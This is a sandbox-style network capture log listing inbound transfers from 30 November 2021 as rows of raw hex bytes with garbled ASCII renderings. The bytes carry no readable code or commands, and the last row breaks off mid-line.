2021-11-30 14:33:59 UTC	75	IN	Data Raw: b8 d9 ea 8c 80 e3 83 dd 19 2c 42 a2 05 23 33 19 ef 35 34 2e ad 8e 98 95 16 9f 62 f8 27 0f 3f c0 ce 5e 45 52 6d 10 6f ba 80 e7 71 aa ff 83 64 c7 e0 ca 85 46 6e 3f e9 43 d5 0d ca 73 79 42 cd 96 8b a7 40 0f bd 96 75 9f f0 7e e9 a1 97 f1 03 a4 37 b8 cb e7 64 04 0d 37 2d 57 dd 31 5e 3f b6 6f 5c 77 91 50 68 1a 5a 60 2e db 6b 14 e1 49 b7 db da 9f 34 a0 5e 7b 3b 89 99 04 18 f8 50 5d 73 5f 57 75 68 05 bf c5 df 20 12 4f 92 b2 91 2d 8e fa f2 dd 92 4f 4a 61 ed 26 bc ae b4 db ad 3f 40 3c 58 70 9e 8e 25 f0 6e 89 29 51 d1 19 a4 8e 7e 43 88 b8 9f e7 6b 82 cb c5 fa 45 b3 7d 20 ce 54 b2 96 aa 42 01 c8 37 9c 6f a5 b1 f1 cd e7 7e c8 1a fd 8b 19 a0 cc 81 40 97 d5 8c d8 41 e9 c3 d0 1f ed 87 24 e7 82 04 22 5f 93 35 65 de a6 67 32 b1 ef 9b 6e 15 9a 95 86 93 a5 50 e7 a2 52 d1 cc Data Ascii: ,B#354.b'?^ERmoqdFn?CsyB@u~7d7-W1^?o\wPhZ`.kI4^{;P]s_Wuh O-OJa&?@<Xp%n)Q~CkE}TB7o~@A$"_5eg2nPR
2021-11-30 14:33:59 UTC	76	IN	Data Raw: 99 c5 48 31 a2 2f ae 6f 7b 26 a6 50 06 34 74 5f 62 c1 ee 29 e2 77 29 ca 0c 6c 0b 40 f2 c5 64 08 58 93 5d 8d d1 5d 20 0b b3 73 e9 bb 89 8e c4 31 bb 6e 47 a7 38 76 b6 a2 d4 a8 5a fb e1 ed f6 4e dd 3d b3 ae ba 72 6a 50 20 ec ce 0e c9 a9 e6 ba 38 61 36 78 97 96 40 3e 92 92 93 c9 80 18 c3 bd 14 c4 90 28 bf bc 66 62 5d 82 91 8c f6 80 1d a0 ba b0 c5 c7 91 f5 a8 aa 10 a6 7c 42 f7 e2 6c b1 f4 a2 50 b9 72 48 e3 47 18 1a dc c9 7c 52 95 40 d4 28 be 37 d2 fe 4f 93 e1 15 91 63 e7 70 92 67 f4 8c db 21 a4 cf 9b 22 8f e5 64 b4 35 9c dd bf 86 a7 87 81 72 13 62 9d 2f 15 3e 8e ed f2 26 ba d6 05 42 eb ad 41 2e 67 75 39 25 c4 a7 be 57 c0 78 72 7b 3d c2 a2 2a a2 35 b8 ee e6 02 37 19 30 9e 9b aa e1 43 e9 d6 aa 19 a0 34 8f 0e d7 ea f1 cc 54 3e e4 3a 46 70 6c 5d 3a 20 26 0c 73 e8 Data Ascii: H1/o{&P4t_b)w)l@dX]] s1nG8vZN=rjP 8a6x@>(fb]|BlPrHG|R@(7Ocpg!"d5rb/>&BA.gu9%Wxr{=*570C4T>:Fpl]:&s
2021-11-30 14:33:59 UTC	77	IN	Data Raw: 8c b0 1a a6 8b af b8 7c 4b b1 9f 6e bd 26 f8 f7 8c d2 ce a8 70 62 b0 bd 4a 46 e6 51 93 d8 f2 c8 a2 1d bc c3 92 cd 50 00 24 d0 3b 89 df 44 fd d9 8a ae 38 50 03 89 c8 0d 62 3d 66 25 10 ef 69 b7 13 30 3f ec fa 7d a9 ae d0 e2 ff 6f ba cd 17 f0 22 61 63 5b f5 6b 2b 15 54 d1 60 8b f4 9d e5 21 28 6b 90 3a ce e1 f5 43 32 18 65 77 50 63 dd 04 a9 33 55 7c d1 90 1a e6 83 7b 3a 86 7a b5 8c 1d 61 74 32 20 f9 24 f9 df 34 15 58 d7 26 03 ee bc b6 b3 70 17 d1 cf 1c 06 2c ac 88 a1 c4 f7 82 8b 98 6e 0f 61 0c ed f0 56 38 6c 16 5f 0f 2f 85 c7 32 54 94 98 05 7e 37 36 8c 7e 63 6c 60 21 c6 c9 11 4c 14 02 e2 c4 f6 ee 17 89 13 d2 49 25 ed ac 5e f8 90 8d 6c 50 54 b5 0a 0d b5 19 e1 45 08 be 27 fc 27 6e dc 73 5f 74 1f 6c 3b 89 3a 99 e9 a4 51 e6 b5 ca cc be 5b 4f 09 c9 d5 77 4a 9f 9f Data Ascii: |Kn&pbJFQP$;D8Pb=f%i0?}o"ac[k+T`!(k:C2ewPc3U|{:zat2 $4X&p,naV8l_/2T~76~cl`!LI%^lPTE"ns_tl;:Q[OwJ
2021-11-30 14:33:59 UTC	79	IN	Data Raw: f1 8d 7b 2c 21 36 92 ab d1 d6 51 6c 43 7c aa 65 14 c1 06 9b 30 07 91 30 3c c0 4a fa 9b 3e 8f 76 f5 05 21 9d cf 4b 1d 0d 74 46 68 ec 43 4a 1f 43 a5 4c 40 bf 3c 4d fb 7a f6 0f 20 6e 68 6d f3 7c 51 ef 04 4e fd a2 9f 78 05 8f ea 48 e8 5d 9c 16 b3 67 b1 15 3d 43 49 c0 fe e9 70 68 37 cf 8e 1a ec 7c 2b 77 35 1c 16 a8 63 3c d5 73 73 e9 da 17 b1 a5 02 0d 5b 71 68 99 a1 7e 82 52 40 6c 00 e4 9d 72 92 d9 0b 11 e9 e2 72 2d 85 2e 8b 1b 64 d3 de c9 c1 9c 43 88 34 6f be ee fd 22 32 3f e7 5c ce 99 7c 57 38 79 40 08 3b 37 0f 92 7f 00 17 8b 37 93 56 9f 35 40 7b 1a a0 6a d4 c5 57 a0 5f b5 dc 1f c3 d0 07 05 e0 2e df f8 a9 87 93 ac 3a 3b 85 fb 63 5f 10 19 9b 6e 40 11 62 b5 ab 67 27 5e 45 fa 8b 33 8e b7 3d 00 cc 15 64 d8 35 2d 05 86 b2 f1 cb 4e 2c a0 ee ed b4 1f 1d dd fe 4b 74 Data Ascii: {,!6QlC|e00<J>v!KtFhCJCL@<Mz nhm|QNxH]g=CIph7|+w5c<ss[qh~R@lrr-.dC4o"2?|W8y@;77V5@{jW_.:;c_n@bg'^E3=d5-N,Kt
2021-11-30 14:33:59 UTC	80	IN	Data Raw: d0 4d 3a 2e c0 10 3c c8 70 ff 79 b0 8e b4 82 75 ba 03 89 4d 42 f2 86 a7 dd 7f 77 b6 28 66 6f d3 ba a3 a8 45 f5 db 2a 0d 4f 05 8d 52 a0 1c fa 4a e7 95 a0 25 7e ef 0f fb 79 1d 95 1b a3 c4 6d ab 15 c3 21 63 1c 8e 27 8c eb 2d b2 46 ca ca 82 4e 67 b6 7f af 2d 82 ee 18 c7 6b 89 18 f3 8e a6 5e b3 8c b7 bd bd b5 f1 c0 0f 71 e5 4f d0 ba d0 1f 21 e8 3f 95 b5 d4 28 c4 73 fb fe b8 16 01 14 1b 8c 2a d2 2d b7 b8 f1 ba 20 2f 4c a9 84 a7 50 84 b2 35 31 ca fb 27 ac 38 eb f5 fe 8e 53 d0 ea 1f 17 b5 a1 b7 c0 f6 70 65 91 29 c1 2c 0d b2 43 a4 2a a7 34 b3 64 6e 9a 18 46 c5 a3 56 99 4c c8 6e 92 d7 d8 e5 31 14 7c 7a 65 17 ba 47 c7 97 a1 34 8f c1 15 bf c2 cb 81 6a 73 a2 a6 73 5b 4d d2 97 a8 fb 73 7f 4b 8c 6a 52 d3 7a a4 cd e8 92 b9 35 29 42 25 95 f4 d1 31 62 85 9c d3 32 84 14 2f Data Ascii: M:.<pyuMBw(foE*ORJ%~ym!c'-FNg-k^qO!?(s*- /LP51'8Spe),C*4dnFVLn1|zeG4jss[MsKjRz5)B%1b2/
2021-11-30 14:33:59 UTC	81	IN	Data Raw: 0a f3 76 f8 e2 83 32 16 b7 f5 6c 8a e0 2e a4 89 a4 9f 9a eb 89 51 0a 96 c5 e6 b1 b8 c4 dd c2 c9 46 b0 8c 2b d7 b5 f6 c9 d4 98 dc 01 1d dc 8e 00 6f 71 10 ff e8 e0 a2 63 fd c6 ee 03 f6 4f b9 70 f5 ad 74 15 7b fa 6b 05 63 60 53 90 bf 4e 9d 84 02 44 14 aa 8e aa dc aa e0 9b c6 f2 47 da db f6 1f a1 c8 66 c5 88 9a cd 8a 21 20 58 1f 9b ba 69 65 6b 6c e3 65 5e d8 78 b0 71 6e 5a ce 88 f7 30 3f 53 78 6e 88 98 f7 86 08 62 98 92 00 83 3f fa b4 0f 89 8b df c3 d8 cd f4 ec 7d c8 c9 83 13 e9 0a 2c 80 a1 c4 d1 39 6f fa 04 b0 ed c1 48 71 ba 39 83 32 99 a0 a2 49 fa 51 e6 bc 43 f9 16 f2 80 a2 f4 37 08 a9 39 b9 eb 51 5f 9f 35 74 49 c4 b1 a9 c7 d0 e9 c1 fb cb b5 ca b0 2d 11 ca 99 54 1a d8 4b 55 20 dc b1 90 43 1d 7a db b6 e6 58 90 f5 c8 db 16 d2 c9 2e f6 8e f1 53 cf 73 32 e8 37 Data Ascii: v2l.QF+oqcOpt{kc`SNDGf! Xiekle^xqnZ0?Sxnb?},9oHq92IQC79Q_5tI-TKU CzX.Ss27
2021-11-30 14:33:59 UTC	82	IN	Data Raw: 9a d2 fa 6d 96 27 98 0c 1b 5f bc ed 39 9a ea a7 09 49 dc 9c 8a 0b e4 a6 1b d7 ab 9d 9b 85 f6 d3 f0 bf 8c 31 e0 f6 fb 55 51 ae fb 55 ab ad 3a 02 bc c3 e6 b0 8c b5 2d 5b fb b1 9c b9 44 7c d1 32 39 7b 19 44 f5 0e 56 c1 bb c8 2e f9 2c 71 61 b9 a4 8d 43 5d 81 fe 4a 30 ff 1b b5 24 d3 3c 41 ab e8 c3 c9 83 80 7d ba 2e eb af a5 2d 78 21 a3 c3 c3 67 2a 1c cb 29 3a a9 7c 22 53 d2 dd 34 a9 ef 2f c8 a2 fd a5 17 d5 ec 55 56 be 43 6b bf 54 75 32 20 df 30 ee 1f c4 af d9 c0 05 e5 f8 ca 35 88 9b a5 95 c6 a2 43 1f d9 92 03 56 a5 ea 4e 9a c3 8e 65 96 f2 0f a9 e8 40 c8 ce 30 df 4b c7 e1 67 ab f2 e5 80 6e dd d8 1d f7 96 7e df b2 c6 67 4c 14 6f 0a 5e 1c 7b 54 3e 61 05 ed 84 ef 0c ff 62 b4 b1 e4 0a bc 09 da 78 a3 a2 f4 59 f7 be 5d 65 61 a6 5f 95 b7 61 3f c4 7b 18 99 65 14 60 d4 Data Ascii: m'_9I1UQU:-[D|29{DV.,qaC]J0$<A}.-x!g*):|"S4/UVCkTu2 05CVNe@0Kgn~gLo^{T>abxY]ea_a?{e`
2021-11-30 14:33:59 UTC	83	IN	Data Raw: 17 3d ae c4 34 fc da 38 79 98 70 69 f2 7e 3b ff 39 1f 54 31 5e 83 ff c3 d4 ea a8 0b 10 66 0a e6 d3 c0 ac 7c 2f 26 7a 51 bc 5c ae fe 5f b2 2e fc 8a fa 5a b4 b1 16 aa ee 1b 96 45 4a 95 40 9c a4 5e e0 2a 8a 91 40 11 64 16 bc 15 0e 21 63 da 87 24 19 5b 8c 20 76 3d 36 80 3c b3 72 31 00 f9 75 b3 6f fd 3f d8 fc 2a 6e 84 5b 9d e5 9a 66 49 54 a3 b8 b0 b4 f4 bb 6c 79 f5 b2 35 9f 64 b4 32 99 2f 80 8f 9c 56 69 da 06 e6 db 01 3f 3e cb 27 e8 55 34 53 64 57 1d 75 ec d5 c6 7f 1b c3 6f 40 1c 80 98 41 3e 33 e4 71 6b b4 b0 af 0b 73 62 6d 91 1c ae af 78 bd f7 6b df 89 ee 68 03 6b b0 2e 1a 13 67 77 05 e3 bb 0f 7d ab dc a8 5f 13 c0 75 66 ca 5b 0f 6f e0 44 1a 95 60 80 93 ac e1 e3 dc a2 21 01 9c ca 9b e4 40 9c 24 bf 93 97 d3 f1 ea 88 04 3d 8f b7 fa d3 9c 00 3a da 9b d2 86 42 6d Data Ascii: =48ypi~;9T1^f|/&zQ_.ZEJ@^*@d!c$[v=6<r1uo?*n[fITly5d2/Vi?>'U4SdWuo@A>3qksbmxkhk.gw}_uf[oD`!@$=:Bm

Timestamp	kBytes transferred	Direction	Data
2021-11-30 14:33:59 UTC	84	IN	Data Raw: 7f e5 5d ca cf d9 5e 41 1c 99 2b e0 d9 98 a5 0b 83 e1 45 30 52 a7 1f 17 32 60 1e e3 97 51 d4 6c e6 ab d4 23 16 f0 c8 57 19 d9 47 bc 0b 03 2a f4 bd 69 9b b4 45 a0 28 d5 1d 05 b5 4c 94 25 88 a6 c6 f5 ee b8 1a af 17 72 fa 38 c0 14 fd fc 00 9b 4f 0c 73 0f b1 5d 7b 7a a7 1a a4 a5 ed fe 03 66 ef f8 38 c2 80 77 a8 fe ee c8 63 d9 b3 1a dd e3 d8 fc 21 64 f1 07 8a a9 1b b0 2f ad 3d 5f 21 2f ba 49 4b 2b d7 d4 77 ba fe 7f 93 e1 ea e4 73 b4 26 6d b7 7f 74 5e de d0 b3 c8 71 e7 50 43 37 dd cf 35 04 8d 58 78 eb 32 7b 62 ad 2f 15 c1 fb f5 a1 70 45 06 8e 9a 6e 76 35 6c 0d 75 c6 50 d4 58 cb 5b 97 2e 9a df c3 3d 5d a9 66 21 3d 2e 92 10 5d 19 cf eb 83 55 94 57 ba 80 42 97 5e cb 70 8d 13 fe c2 0c 04 6e 8c 5d 59 0f b2 0d d2 50 2d f3 8c 80 b4 6b 9c 12 d3 bd 21 c1 17 6d 46 bc dd Data Ascii:]^A+E0R2`Ql#WG*iE(L%r8Os]{zf8wc!d/=_!/IK+ws&mt^qPC75Xx2{b/pEnv5luPX[.=]f!=.]UWB^pn]YP-k!mF
2021-11-30 14:33:59 UTC	86	IN	Data Raw: 16 93 6b 1c d6 7e 21 07 0b d2 72 f3 e4 d9 34 0a e0 cc 4f e9 32 33 5d 6a 4e 7e ea a0 c0 5b 97 02 a0 c9 bc b9 6e 1d 49 7c 93 3e e4 4e 58 69 03 27 6b a6 eb ec cf d3 5a 8f 9f 00 cf 0b ba 72 fc 45 a7 7b 77 a3 34 f2 d7 9f 6b e6 82 37 d1 3c d2 88 74 8e de 8b 94 af 3a 55 68 80 43 40 41 ce 02 e8 2d 35 71 21 b6 cb 08 8a c7 b6 47 e6 84 a3 df 9e 43 f6 98 26 8a b9 df f6 cc 27 df a4 ea 66 28 3a 0b 68 35 96 4c cb 4e ef 91 5b c6 16 27 6d fc 06 f3 a7 de 60 82 d2 8d b1 ec 83 56 37 84 8d 4b 83 d0 6b 1f c5 8f bb 1c 5f 7f 56 36 ae 96 48 7e 3c 21 09 39 fd 39 8a 87 75 b0 97 84 61 61 9e c6 ea da 33 e9 c7 a1 77 4d 39 43 f8 8c 7b 0d c1 4a 68 7e 08 41 d8 a5 31 ae 46 9f 7a 74 6c 3b d8 41 76 99 86 29 b3 d6 23 35 5d e9 11 4f 1d 21 75 88 c0 60 a9 21 f8 90 8e a3 15 24 6c bf 72 a3 69 96 Data Ascii: k~!r4O23]jN~[nI|>NXi'kZrE{w4k7<t:UhC@A-5q!GC&'f(:h5LN['m`V7Kk_V6H~<!99uaa3wM9C{Jh~A1Fztl ;Av)#5]O!u`\!$lri
2021-11-30 14:33:59 UTC	87	IN	Data Raw: 99 9b df 12 83 e6 64 44 24 90 b9 f0 57 c0 42 75 92 9f 87 4b 1c 37 ca a5 4b 18 84 7a d1 e2 5c 64 d0 04 e9 97 d1 62 30 c2 b2 2e df 9b 62 6a a6 c7 5d db 47 8c 6b 2c e1 dc 29 20 fb 17 83 8c 3c 97 d6 ae 1e 71 8b 3e 5c 58 bc 40 cc ee 2b 11 68 01 44 10 9b 6f 54 5b 77 5a 74 f8 bb 17 3c 61 da 1c 16 4b b4 2d 58 2e 0d 70 f4 c6 96 40 6e fe 52 60 3f 13 b3 d6 a9 25 5c bb ed 79 1d 04 2d e0 2e 93 01 60 90 50 4c 4f 60 c8 77 56 6f d2 ee 18 bf 83 c3 5e a3 66 1c ea ab aa 86 31 08 67 37 9b 17 e3 fc 87 74 40 93 37 9f 95 c5 f2 e6 6d 95 d7 c5 57 a0 bd 30 5f e3 19 2f 78 05 d2 2e 40 7d 5d 7b 6c 53 0c 3b ec fb c8 da 8d e5 5e 91 63 11 4d b5 43 e2 db a2 ba 05 82 33 8e b7 a9 85 a3 e8 fd 27 10 2d 72 86 14 74 bd b3 b6 5f e0 ed f9 1f b3 58 95 b6 f9 af 3e 58 c7 4e 0f 39 33 62 b8 08 2f bb Data Ascii: dD$WBuK7Kz\db0.bj]Gk,) <q>\X@+hDoT[wZt<aK-X.p@nR`?%\y-.`PLO`wVo^f1g7t@7mW0_/x.@}]{lS;^cMC3'-rt_X>XN93b/
2021-11-30 14:33:59 UTC	88	IN	Data Raw: 73 22 c1 37 fc 2a 3b 07 b3 e9 60 35 c7 e6 49 b3 2c f4 93 e6 64 64 f9 68 24 b0 30 fc 45 ff 95 44 dc 63 b5 77 36 38 65 22 28 da 3f f5 e2 05 a8 36 84 04 6c fc 0b ba 9c 90 9f 7d cd ce ea 44 8a 34 35 58 6e e0 f6 23 68 e6 52 55 e7 6c 6e 39 58 b2 49 77 8a 08 73 68 6c e5 f4 94 07 e9 a9 73 b0 41 ad 52 5f 4d 2f d5 49 2c 2b be d4 12 ba 8d 7f cf e1 a8 e4 1f b4 47 6d d4 7f 1f 5e 96 d0 d2 c8 06 e7 3b 43 6b dd bf 35 76 8d 37 78 8d 32 12 62 c1 2f 70 c1 88 f5 8f 70 2c 06 e0 9a 07 76 35 6c 0d 75 e3 50 a7 58 97 5b d9 2e df df 97 3d 1a a9 27 21 69 2e d7 10 7d 19 9b eb e6 55 f7 57 d2 80 2c 97 31 cb 1c 8d 7c fe a5 0c 6d 6e e9 5d 2a 0f ee 0d 90 50 41 f3 ed 80 d7 6b f7 12 9b bd 40 c1 60 6d 2d bc 81 02 75 52 03 c1 a1 9d 1c 3f 52 72 e8 d3 cf ce d2 70 06 90 7c 6f 36 f5 ef 99 45 e6 Data Ascii: s"7*;`5l,ddh$0EDcw68e"(?6l}D45Xn#hRUln9XlwshlsAR_M/l,+Gm^;Ck5v7x2b/pp,v5luPX[.='!i.}UW,1 |mn]*PAk@`m-uR?Rrp|o6E
2021-11-30 14:33:59 UTC	90	IN	Data Raw: 8d d7 70 84 13 cc bc d9 b9 1d 19 56 70 95 35 b6 7c 5e 5a 1a 35 62 d3 8e ec bc cd 44 8f 8c 0c 92 0b ac 6f fc 30 ca 79 47 b0 38 e4 d0 9f 18 b2 ee 2d a5 05 e1 f2 1b 8d bb b9 a5 cc 3a 26 1b 94 2f 5b 35 8b 31 f3 5d 26 14 25 d7 d8 6d 89 b1 c0 47 83 f7 b4 b3 96 37 e6 ab 15 fa bf ba da ad 19 ba cb a9 01 5d 53 79 06 47 b6 29 8f 20 8e e5 2f 90 77 42 6d 8e 06 80 82 b7 13 ed 8e e3 94 ec f0 56 6b d7 d8 04 f0 96 0e 4b b7 d8 9b 5d 1b 2d 37 73 da ca 29 33 60 4e 4d 43 98 50 ec eb 14 dc e2 e5 0d 3d ea 8b b6 b5 64 93 a2 c8 15 21 19 2f bc ed 1a 2d b5 0c 09 17 08 33 d8 c0 14 c8 35 f0 5f 0c 1f 3b 84 41 3a e1 e9 1f d4 e2 4a 35 33 cc 31 3c 59 7d 14 ad b4 13 c8 7d f8 dd ab c2 66 4d 49 d1 01 a3 35 96 86 9c 87 2c c2 d3 05 f0 5b 2d 0d 56 e9 29 a0 e2 37 cb 87 cb f0 fc 73 62 c1 27 fc Data Ascii: pVp5|^Z5bDo0yG8-:&/[51]&%mG7]SyG) /wBmVkK]-7s)3`NMCP=d!/-35_;A:J531<Y}}fMI5,[-V)7sb'
2021-11-30 14:33:59 UTC	91	IN	Data Raw: 0f bd 96 13 14 e6 6a f0 f6 e2 0e 10 c2 e5 78 ff ee 5c 1e a0 ab 6e a8 6f da 65 59 f7 a8 40 73 97 78 ef ea 5d e3 8a d9 49 10 ea 4c 28 3d d9 1c be a3 4d 78 07 62 3c 62 9b 00 32 4e 11 53 12 f8 45 5c 3c 3d da 55 16 25 b4 19 58 4b 0d 02 f4 a8 d6 65 08 8a 3b 40 4d 56 d6 ae cf 55 33 d7 95 16 33 76 48 85 56 e1 64 3c 90 19 13 21 60 bc 0b 33 6f be e4 74 bf ea a8 18 c6 09 6e 98 c5 c7 e3 42 64 3b 04 c8 25 97 d2 e8 10 32 ff 56 f3 f2 c5 97 e6 5f d6 bb aa 24 c5 d0 51 42 87 50 4a 48 46 92 4b 79 09 38 3d 05 3f 0f 6c 85 ac d6 b3 9c 80 22 f8 20 74 62 b5 6c a7 a3 cb ce 55 f0 5c ed d2 89 f6 cc ab 9b 55 64 54 05 f6 75 00 cf 80 d3 6d bc c3 b4 7b da 34 f6 da 8b af 51 1b c6 37 10 4d 06 16 be 61 1d dc 5a 2f 31 0b de 7f e4 c2 ee 51 78 93 a5 73 87 5a 43 50 19 4a 09 e4 d2 d4 04 88 63 Data Ascii: jx\noeY@sx]IL(=Mxb<b2NSE\<=U%XKe;@MVU33vHVd<!`3otnBd;%2V_$QBPJHFKy8=?l" tblU\U dTum{4Q7MaZ/1QxsZCPJc
2021-11-30 14:33:59 UTC	92	IN	Data Raw: b8 26 8d fd 25 b2 04 da 18 5a 56 0a 7e 4f 8a 46 87 e2 6a a8 50 d4 6d 03 90 7b df cf e3 fa 21 bf eb 9c 37 ef 34 47 7d 6e 93 a6 7f 07 a8 22 10 b7 38 01 7e 2a f3 3d 23 8a 4d 23 48 03 b1 84 f1 46 8a ca 1b d3 2f c2 3d 2a 21 41 ba 3d 4b 2b d7 d4 77 ea fe 10 93 91 ea b4 73 d5 26 1e b7 0c 74 29 de bf b3 ba 71 83 50 43 37 8e cf 58 04 f9 58 08 eb 61 7b 07 ad 5d 15 b7 fb 90 a1 02 45 06 8e 9a 6e 25 35 01 0d 01 c6 20 d4 08 cb 34 97 5c 9a ab c3 3d 5d a9 66 72 3d 43 92 64 5d 69 cf aa 83 36 94 34 ba ef 42 e2 5e a5 70 f9 13 fe c2 5f 04 03 8c 29 59 7f b2 5d d2 31 2d 80 8c f3 b4 1c 9c 7d d3 cf 21 a5 17 6d 46 bc dd 51 25 3d 71 a7 ce e9 7a 48 3b 13 84 a1 aa ab a1 2c 5a d9 59 01 45 96 ef eb 60 83 83 00 44 4d c6 95 85 5a b4 6c 10 8a d6 af 2e 38 37 ae a5 2e 4e 8b 0f c9 96 7a 14 Data Ascii: &%ZV~OFjPm{!74G}n"8~*=#M#HF/=*!A=K+ws&t)qPC7XXa{]En%5 4\=]fr=Cd]i64B^p_)Y]1-}!mFQ%=qzH;, ZYE`DMZl.87.Nz
2021-11-30 14:33:59 UTC	93	IN	Data Raw: 28 ba f8 3e a1 3d cf 6e 90 21 a7 78 18 b3 5d ef a4 bf 6b 8e 82 21 d1 13 d2 de 74 9c de b0 94 93 3a 48 68 82 43 12 41 bd 02 d9 2d 36 71 26 b6 d3 08 a5 c7 86 47 e6 84 a8 df a3 43 d3 98 38 8a a2 df cc cc 02 df a7 ea 64 28 20 0b 5a 35 f9 4c fa 4e fa 91 43 c6 18 27 02 fc 6d f3 82 de 13 82 8e 8d c7 ec 9f 56 0d 84 ac 4b 87 d0 6f 1f c5 8f fe 1c 47 7f 7a 36 b3 96 4a 7e 12 21 22 39 eb 39 83 87 72 b0 96 84 51 61 a5 c6 d0 da 02 e9 cb a1 76 4d 7c 43 e0 8c 2b 0d 80 4a 27 7e 38 41 84 a5 5b ae 40 9f 2b 74 73 3b eb 41 55 99 82 29 88 d6 1a 35 41 e9 5e 4f 3f 21 7d 88 d8 60 ad 21 8b 90 f7 a3 29 24 3c bf 75 a3 59 96 e9 d5 e8 42 a9 a0 05 84 08 4c 62 3a 8f 45 d4 c2 40 8f e6 a2 82 8e 16 07 9d 44 b1 76 52 44 d0 86 12 58 a8 89 3a d7 43 9b f5 ba 10 2d a5 0b 6b d5 56 b8 23 8d fc 25 Data Ascii: (>=n!x]k!t:HhCA-6q&GC8d(Z5LNC'mVKoGz6J~!"99rQavM|C+J'~8A[@+ts;AU)5A^O?!}`!)$<uYBLb:E@Dv RDX:C-kV#%
2021-11-30 14:33:59 UTC	95	IN	Data Raw: 8d fb 29 1c fb 1e 83 9e 3c 94 d6 b8 1e 62 8b 29 5c 61 bc 5a cc c2 2b 0a 68 3e 44 32 9b 6c 54 5d 77 52 74 f7 bb 0d 3c 4e da 09 16 63 b4 0d 58 1b 0d 5e f4 e0 96 4a 6e f9 52 34 3f 25 b3 ae a9 55 5c 84 ed 79 1d 10 2d f1 2e 96 01 5d 90 6b 4c 44 60 e0 77 75 6f df ee 06 bf d8 c3 44 a3 59 1c f4 ab b2 86 25 08 52 37 a6 17 e4 fc b4 74 74 93 02 9f a2 c5 cb e6 17 95 b8 c5 24 a0 ec 30 5f e3 3c 2f 6d 05 93 2e 44 7d 1b 7b 0d 53 18 3b a5 fb e9 da 89 e5 0a 91 2d 11 05 b5 09 e2 a9 a2 e6 05 d2 33 fc b7 95 85 aa e8 f2 27 08 2d 60 86 29 74 9f b3 bf 5f c9 ed d3 1f b3 58 98 b6 f8 af 15 58 d5 4e 14 39 34 62 90 08 47 bb 3c 40 36 62 84 1e d7 bb ea 51 3a 93 94 20 aa 32 02 3c 2b 3d 3a 85 e2 a4 29 e1 57 cc 88 d9 ff 6e 5c 3a 34 e1 12 85 10 3d 05 75 05 07 fe 8e aa cf 8d 28 df f8 5c a1 Data Ascii:)<b)\aZ+h>D2lT]wRt<NcX^JnR4?%U\y-.]kLD`wuoDY%R7tt$0_</m.D}{S;-3'-`)t_XXN94bG<@6bQ: 2<+=:)Wn\:4=u(\

Timestamp	kBytes transferred	Direction	Data
2021-11-30 14:33:59 UTC	96	IN	Data Raw: 9c 96 9f 4d cd 87 ea 44 8a 4d 35 13 6e f0 f6 23 68 d8 52 62 e7 57 6e 18 58 9a 49 4f 8a 28 73 3b 6c 9f f4 89 07 e7 a9 77 b0 2f ad 3d 5f 04 2f c9 49 17 2b 93 d4 12 ba 92 7f e6 e1 92 e4 16 b4 60 6d e3 7f 24 5e 82 d0 c0 c8 18 e7 24 43 52 dd bc 35 2a 8d 20 78 86 32 17 62 ad 2f 15 c1 fb f5 a1 70 60 06 fd 9a 32 76 72 6c 62 75 80 50 80 58 9b 5b cb 2e e9 df a6 3d 29 a9 12 21 54 2e fc 10 3a 19 bc eb df 55 d7 57 d5 80 2c 97 30 cb 15 8d 70 fe b6 0c 6d 6e e3 5d 37 0f c1 0d fc 50 59 f3 f4 80 c0 6b 9c 12 99 bd 40 c1 44 6d 00 bc a9 02 55 52 71 c1 ce 9d 3b 3f 59 72 e8 d3 cf ce e7 70 0e 90 09 6f 45 f5 ae 99 15 e6 f7 64 2b 24 ab d8 ec 3b ce 05 75 e6 d6 f3 2e 71 12 ca d6 4b 12 e5 2a bd e5 13 31 b5 03 bf aa a4 6b 44 ac b2 1b be be 0e 69 e5 cf 32 86 22 b0 0a 2a 8d cc 29 73 fb Data Ascii: MDM5n#hRbWnXIO(s;lw/=_/I+`m$^$CR5* x2b/p`2vrlbuPX[.=)!T..:UW,0pmn]7PYk@DmURq;?YrpoEd+$;u. qK*1kDi2"*)s
2021-11-30 14:33:59 UTC	97	IN	Data Raw: fd b3 d7 c8 fa 71 26 01 e5 17 32 15 ee 5b ac 71 54 22 55 d3 aa 7b d6 b4 f2 2e 83 eb c5 b1 ff 30 83 98 4a 8a cd df aa cc 6b 8c cb 85 01 4e 53 7f 06 42 b6 2d 8f 3c 8e f4 2f 9a 77 74 6d 95 06 9e 82 b1 13 ec 8e d9 94 8d f0 22 6b ec d8 2a f0 bd 0e 43 b7 df 9b 69 1b 2b 37 62 da cf 29 22 60 72 4d 5c 98 4a ec f4 14 d9 e2 eb 0d 0f ea b5 b6 da 64 b6 a2 c5 15 28 19 20 bc 8c 1a 0d b5 6f 09 0d 08 1e d8 c1 14 cb 35 fc 5f 74 1f 3b 84 2d 3a ea e9 48 d4 a5 4a 47 33 9f 31 61 59 45 14 e4 b4 0c c8 21 f8 90 ab ef 15 45 00 fc 73 da 45 e2 d3 bb f7 30 ad d4 60 e7 2f 08 6c 4e 88 45 a0 ae 37 fc 87 c3 f0 fd 73 74 c1 6a fc 13 3b 3c b3 e3 60 58 c7 e5 49 b4 2c f0 93 ba 64 08 f9 78 24 89 30 f5 45 e4 95 46 dc 76 b5 77 36 25 65 11 28 ec 3f f3 e2 36 a8 13 84 1f 6c f5 0b bb 9c 86 9f 4f cd Data Ascii: q&2[qT"U{.0JkNSB-</wtm"k*Ci+7b)"`rM\Jd( o5_t;-:HJG31aYE!EsE0`/lNE7stj;<`XI,dx$0EFvw6%e(?6lO
2021-11-30 14:33:59 UTC	98	IN	Data Raw: e1 28 85 57 3d 36 75 46 07 f6 8e 9f cf e0 28 b5 f8 1c a1 24 cf 65 90 37 a7 47 18 b1 5d e8 a4 eb 6b ba 82 44 d1 33 d2 c8 74 8e de a4 94 93 3a 49 68 8b 43 41 41 c4 02 ac 2d 27 71 33 b6 de 08 a6 c7 c8 47 ac 84 ea df ff 43 e5 98 3e 8a bd df 90 cc 44 df e4 ea 01 28 53 0b 60 35 c2 4c ff 4e fd 91 15 c6 58 27 42 fc 06 f3 ea de 67 82 fa 8d e4 ec ca 56 44 84 f7 4b f0 d0 66 1f c3 8f ef 1c 6b 7f 44 36 e0 96 06 7e 4f 21 4d 39 98 39 cc 87 14 b0 99 84 23 61 d0 c6 f5 da 36 e9 e7 a1 51 4d 23 43 92 8c 67 0d b5 4a 09 7e 73 41 9b a5 46 ae 70 9f 11 74 62 3b 84 41 3a 99 92 29 97 d6 18 35 77 e9 73 4f 24 21 14 88 b4 60 98 21 8a 90 c4 a3 00 24 20 bf 6d a3 50 96 f5 d5 87 42 c2 a0 20 84 28 4c 51 3a ba 45 d9 c2 59 8f e4 a2 9f 